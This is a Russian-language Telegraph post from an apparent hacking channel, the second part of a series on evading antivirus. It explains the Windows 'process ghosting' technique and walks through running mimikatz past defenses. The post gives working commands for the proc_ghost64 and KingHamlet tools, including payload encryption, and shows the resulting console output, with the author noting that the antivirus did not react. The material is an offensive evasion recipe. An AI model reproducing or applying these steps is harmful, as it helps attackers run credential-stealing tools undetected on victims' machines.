

# Уклонение от средств защиты: 2 Часть. – Telegraph

Т [telegra.ph/Uklonenie-ot-sredstv-zashchity-2-CHast-07-14](https://telegra.ph/Uklonenie-ot-sredstv-zashchity-2-CHast-07-14)

Life-Hack - Linux/Хакинг/Хакер/ИБ/Osint

July 14, 2024



## Ghosting

Для осуществления данного метода нам необходимо иметь исходный файл (снова будем использовать `mimikatz.exe`) и целевой исполняемый файл, например, `hack.exe`. Рассмотрим технологию по шагам, как и в предыдущий раз.

Delete pending. Delete Pending — это состояние, при котором файл еще не удален, потому что дескриптор на него открыт. Как только дескриптор закроется, файл удалится. Создаем файл и переводим в состояние `delete-pending`, используя `NtSetInformationFile (FileDispositionInformation)`. Использование `FILE_DELETE_ON_CLOSE` не удалит файл.


- 1) Write — Копируем наш исходный исполняемый файл в созданный файл. Содержимое не сохраняется, так как файл находится в состоянии `delete-pending`. Также это состояние блокирует попытки открыть файл извне.
- 2) Map — Создаем `image section` и мапим содержимое в память.
- 3) Close(delete) — Закрываем дескриптор, файл удаляется.
- 4) Execute — Создаем процесс с дескриптором ранее созданного раздела. Создаем `initial thread`. В этот момент антивирусу направляется `process creation callback`, но файл уже удален. Попытка открыть его завершится с ошибкой `STATUS_FILE_DELETED`. Если попробовать открыть файл до того, как он будет удален, получите ту же самую ошибку.

## Ghosting на практике

Клонируем проект и собираем ([https://github.com/hasherezade/process\\_ghosting](https://github.com/hasherezade/process_ghosting)).


Выполняем команду:

```
proc_ghost64.exe mimikatz.exe hack.exe
```




The screenshot shows two windows. The top window is Windows PowerShell, showing the execution of `proc_ghost64.exe .\mimikatz.exe C:\Users\beasaint\Desktop\hack.exe`. The output indicates a temporary file was created, information was set, the process was created with PID 2632, and the operation was done. The bottom window is the `mimikatz 2.2.0 x64` console, showing its version, author information (Benjamin DELPY, Vincent LE TOUX), and a coffee-related ASCII art.

Снова все выполнилось успешно и антивирусное ПО не среагировало. Теперь давайте оценим информацию, которую предоставит нам Process Hacker.



Еще один инструмент, который реализует данную технику, — KingHamlet (<https://github.com/lkerSaint/KingHamlet>). Также он поможет с шифрованием пей-лоада:

```
KingHamlet.exe mimikatz.exe key
```



The screenshot shows Windows PowerShell with the command `KingHamlet.exe .\mimikatz.exe testkey`. The output shows the file `.\mimikatz.exe` being encrypted with the key `testkey` into `.\mimikatz.exe.khe`. The process is successful, with 1131520 bytes read and 1131524 bytes written. The command ends with `The End.`

A process ghosting используется на следующем шаге:

KingHamlet.exe mimikatz.exe.khe key hack.exe

The screenshot shows a Windows PowerShell session where the user runs the command `.\kinghamlet.exe .\mimikatz.exe.khe testkey hack.exe`. The output indicates successful execution of mimikatz 2.2.0 x64, listing various actions like creating target files, setting file states, copying source files, decrypting contents, writing file contents, creating section mappings, creating map views, creating child processes, assigning process arguments, and creating child threads.

```
PS C:\Users\beasaint\Desktop\tools\kinghamlet> .\kinghamlet.exe .\mimikatz.exe.khe testkey hack.exe
-*-"There is nothing either good or bad, but thinking makes it so."-*-
```

```
Executing File ".\mimikatz.exe.khe" with Encryption key "testkey" - Target "hack.exe"
- Creating Target File...Success
- Setting Target File in Delete Pending State...Success
- Copying Source File...Success - 1131520 bytes readed
- Decrypting File contents...Success - Original Size 1131520 bytes
- Writing File contents...Success - 1131520 bytes writed
- Creating Section File Mapping...Success
- Creating Map View from the file...Success - Entry point 0x0008A8DC
- Creating Child Process...Success - Process ID 17580
- Assigning Process Arguments and Environment Variables...Success
- Creating Child Thread...Success - Threat ID 17380
```

mimikatz 2.2.0 x64 (oe.eo)







```
.#####.   mimikatz 2.2.0 (x64) #18362 May 30 2019 19:02:38
.## ^ ##.    "A La Vie, A L'Amour" - (oe.eo)
## / \ ##   /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX                ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/
```

mimikatz # coffee

```
( (
))
[ ]
_ _ _
| | |
_ _ _
```

mimikatz #

KingHamlet также отработал успешно. В ProcessHacker мы увидим следующее.

	ProcessHacker.exe	7512	0,21		35,99 MB	31337_TH\beasaint	Process Hacker
	powershell.exe	7884			68,11 MB	31337_TH\beasaint	Windows PowerShell
	conhost.exe	21176	0,03	100 B/s	6,54 MB	31337_TH\beasaint	Хост окна консоли
	KingHamlet.exe	17120			540 kB	31337_TH\beasaint	
		11432			2,03 MB	31337_TH\beasaint	
	conhost.exe	7496			7,12 MB	31337_TH\beasaint	Хост окна консоли